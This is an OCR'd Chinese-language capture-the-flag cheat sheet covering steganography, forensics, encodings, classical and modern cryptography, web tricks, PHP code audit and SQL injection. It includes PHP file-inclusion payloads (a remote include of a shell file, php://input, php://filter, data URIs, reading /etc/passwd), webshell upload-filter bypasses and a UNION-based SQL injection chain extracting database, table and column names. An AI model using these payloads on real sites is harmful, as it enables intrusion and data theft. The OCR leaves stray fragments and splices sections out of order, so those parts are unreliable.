

> 附加式的圖片隱寫
- 字串符附加
-- (D) 尋找
-- (T) strings ctf.jpg
-- (T) winhex / 010 Editor w/ template
- 圖種形式附加
-- (D) 尋找, 分離
-- (T) binwalk ctf.jpg
-- (T) winhex / 010 Editor w/ template
- 檔案屬性
> 基於文件結構的圖片隱寫
- 高度修改
-- (D) CRC 檢查, 高度回復
-- (T) pngcheck ctf.png / pngcheck -v
- 以IDAT塊加入圖片
-- (D) 數據塊檢查, 異常分析, 抽離, 重建
!! 圖片結構
- png: 0x89504E470D0A1A0A + IHDR
+ IDAT + 0x49454E44AE426082
- jpg: 0xffd8 + 0xffd9
> LSB原理的圖片隱寫
- 簡單 LSB 隱寫
-- (D) 工具檢測
-- (T) Stegsolve 轉換 Channel
- 複雜 LSB 隱寫
-- (D) 工具檢測, 提取
-- (T) Stegsolve DATA Extract / Python Extract
!! 其他相關Tools
- Stepic
> 基於DCT域的JPG圖片隱寫
- 透過隱寫工具隱寫
-- (D) 工具拆解
-- (T) Stegdetect - 檢測到通過JSteg、JPHide、OutGuess、Invisible Secrets、F5、appendX和Camouflage等這些隱寫工具隱藏的信息
-- (T) JPHS - JPHIDE和JPSEEK
Photo
> 摩斯密碼
-- (D) 人手分析
> MP3stego進行的數據隱寫
-- (D) 軟件解密
> LSB 隱寫
-- (T) slienteye
> 頻譜圖或波形的音頻隱寫
-- (D) 音頻工具觀察
-- (T) Audacity, Adobe Audition
-- (T) sound-visualizer 可視化
Audio
> 隱藏文本功能進行隱寫
-- (D) 開啟隱藏文字顯示功能
> word文檔的xml轉換
-- (D) 分離文件
-- (T) 7z
> PDF 隱寫
- 工具隱寫
-- (D) 工具拆解
-- (T) wbStego4open
Document
> 視頻隱寫
-- (D) 分離
-- (T) FFmpeg, foremost, binwalk
Video
> 流量包分析
-- (D) 搜索, 追蹤 TCP流, 統計功能, 數據提取
-- (T) Wireshark / tshark
-- (T) Pcapfix
> 內存分析
-- (T) Volatility
> 磁盤分析
- 文件恢復
-- (T) EasyRecovery
- 取證
-- (T) MedAnalyze / FTK
- 加密解鎖
-- (T) dislocker
> PDF
- 內容挖掘
-- (T) pdf-parser
- 解密
-- (T) pdf-crack
Stego
Coc
Fore
Mis
CT
Sum

ding

ensic

sc

TF
mary

Crypto

> ASCII
- Bin: 7 bits or 8 Bits
- Dec: 1~127. 0-9: 49-57,A-Z: 65-90, a-z: 97-122
- Hex: 1~7F. A-Z:41-5A, a-z: 61-7A

> BASE 64 / 32 / 16
- 基於64個可打印字符來表示二進制數據的表示方法
- 1 ~ 64. A-Z , a-z , 數字0-9 , + , /
- base64 結尾可能會有= 號，但最多有2個
- base32 結尾可能會有= 號，但最多有6個
- etc. A -> QQ==, BC -> QKM=

> URL編碼 (Percent-encoding)
- 大量的百分號
- 1. 18個保留字符。：/? # [] @！ $&'（）* + ,;=
- 2. 66個非保留字符.a-z A-Z 0-9 - _。～
- 3. 其它字符。比如“好”等中文字符
- 保留字符必須編碼，非保留字符不能編碼，其它字符強烈建議編碼

> Unicode 字符集
- 四 種表現方式, etc the
- &#x [Hex]: The
- &# [Decimal]: The
- \U [Hex]: \U0054\U0068\U0065
- \U+ [Hex]: \U+0054\U+0068\U+0065

> UTF-8 編碼

> Morse, Tap code, 二維碼, QR Code

古典密碼學
> 單表替換加密（Monoalphabetic Cipher）
-- 凱撒密碼 Caesar: 偏移量為3, A->D B->E
-- 移位密碼: 常用ASCII 碼表進行移位
-- 簡單替換密碼 substitution ciphers: 唯一對應
-- 仿射密碼: E(x)=(ax+b)(mod) m
-- (D) 在密鑰空間較小的情況下，採用暴力破解方式
-- (D) 在密文長度足夠長的時候，使用詞頻分析

> 多表替換加密（Polyalphabetic Cipher）
-- 加密後不再保持原來的頻率
-- Playfair: 一串英文密匙,除去重複字母,加入5x5 矩陣, 剩下a~z 的順序加入,將q 去除,或將i和j 視作同一字.
-- Polybius, Nihilist: 5x5 字母矩陣, 後者密匙加入矩陣
-- 維吉尼亞 Vigenere : 26 x 26 字母矩陣, x 軸明文, y 軸 密匙, (x,y) = 密文
-- (D) 只能通過尋找算法實現對應的弱點進行破解

> 奇奇怪怪的加密方式
-- 培根密碼: 兩種字符, 長度為5, 密文有特殊字體之分, 亦或者大小寫之分
-- 柵欄密碼Rail fence Cipher: 明文分成N個一組，然後把每組的第1個字連起來
-- 曲路密碼Curve Cipher）: 填入5 行7 列表, 按迴路線加密
-- 列移位密碼Columnar Transposition: 明文填入5 行7 列表, 按密匙字母先後順序得出密文
-- 01248密碼: 只有0 1 2 4 8數字, 0 作為間隔, 122 = 1+2+2=5 = E
-- JSFuck: 6個字符[]()!+
-- BrainFuck: ++++++++++[>+++++++>++++++++++>+++>+<<<<-] >++.>+.++++++
-- 豬圈密碼, 鍵盤密碼, 電腦鍵盤坐標, 電腦鍵盤坐標


現代密碼學
> 對稱加密，Block: DES、AES, Stream: RC4 。

> 非對稱加密，以RSA，ElGamal，橢圓曲線加密為代表。

> 哈希函數Hash Function: MD5，SHA-1，SHA-512 等

> 數字簽名Digital Signature: RSA 簽名，ElGamal 簽名，DSA 簽名
-- (D) 一般的MD5的碰撞都可以在網上獲取到

PHP 代碼審計
> 文件包含: 導致文件包含的函數: include()，include_once()，require()，


-- (T) SilentEye, steghide
> 基於空間, 時間的隱寫
- 空間
-- (D) 每一幀分割, 圖片再重疊合併
- 時間
-- (D) 每一幀間的時間間隔為載體
-- (T) identify 分析時間間隔
> 雙圖隱寫
-- (D) 差異比較, 發現, 提取, 重建
-- (T) Compare, Stegsolve
Pwn
Reverse
WE

inary
ee

EB

> Web 源代碼訊息隱藏
> HTTP Request Header or Response Header 隱藏
> JavaScript 代碼繞過
-- (D) 直接查看源代碼, 查看 Developer Console

> 修改或添加 HTTP Request Header
-- Referer: 來源偽造
-- X-Forwarded-For: ip 偽造
-- User-Agent: 用戶代理, 即瀏覽器
-- Accept-Language: 語言
-- Cookie的修改

> 跳轉的中轉網頁有信息
-- (D) Proxy 攔截訊息, 修改 Header
-- (T) Fiddler, Burpsuit

> robots.txt文件獲取信息

require_once(), fopen(), readfile()
- Local File Inclusion: $file=$_GET ['file']; include '/home/wwwrun/' . $file . '. php' ;
-- (D) 截斷的方式讀取/etc/passwd
-- (T) %00 截斷, 路徑長度截斷, 點號截斷
- Remote File Inclusion: require_once $basePath . "/action/m_share.php" ;
-- (D) 構造變量basePath的值
-- (T) 普通遠程文件包含: ?file=[http|https|ftp]://example.com/shell.txt, 需要 allow_url_fopen=On並且allow_url_include=On
-- (T) PHP 流input: ?file=php://input, 需要allow_url_include=On
-- (T) PHP 流filter: ?file=php://filter/convert.base64-encode/resource=index.php
-- (T) 利用data URIs: ?file=data://text/plain;base64,SSBsb3ZlIFBIUAo=
-- (T) 利用XSS 執行: ?file=http://127.0.0.1/path/xss.php?xss=phpcode

> 文件上傳: 上傳了一個可執行腳本文件, 即 webshell
- 前端檢查擴展名: 抓包繞過
- Content-Type 檢測文件類型: 抓包修改Content-Type類型
- 服務端添加後綴: 嘗試%00截斷
- 服務端擴展名檢測: 利用解析漏洞, 改後綴
- JS檢測上傳文件: 禁用 JS
-- (D) 後綴大小寫、雙寫、特殊後綴如php5等

> 變量覆蓋
- register_globals=ON: 提交test.php?auth=1, auth變量將自動得到賦值
- extract(), import_request_variables, parse_str(), 當參數值可以被用戶控制時, 很可能導致變量覆蓋

> 命令執行: 直接執行代碼
- PHP 中有不少可以直接執行代碼的函數:eval(); assert(); system(); exec(); shell_exec(); passthru(); escapeshellcmd(); pcntl_exec();
- preg_replace(), 動態函數執行, 反引號命令執行, Curly Syntax , 回調函數, 反序列化 有可能導致代碼執行

> PHP特性
- 數字與字符串比較: null == false; ' ' == 0; 0=='0'; 0 == 'abcd'; 1 == '1abcdef' //true
- php 0e開頭的字符串都是==的, "0e132456789"=="0e7124511451155" //true
- 十六進制轉換: "0x1e240"=="123456" , "0x1e240"==123456 //true, "0x1e240"=="1e240" //false
- md5($array) == NULL
- var_dump(strcmp($array,'123')); // return 0 mean equal

> 網站備份文件

> XSS: 查看源代碼找漏洞

sql 注入
> user(): 當前用戶 database(): 當前數據庫名
> 寬字節注入 %bf%27 -> %bf%5c%27 -> 縯 %27
> ?id=1 order by 2 %23 // 字段數
> union select 1, 2 %23 // Union
> union select 1, concat_ws(CHAR(58),user(),database(),version()) %23 // get database name
> GROUP_CONCAT(table_name) FROM information_schema.tables where table_schema=0x73716C35 // get table_name
> GROUP_CONCAT(column_name) from information_schema.columns where table_name=0x6B6579 // get colume_name
> union select 1, string from sql5.key %23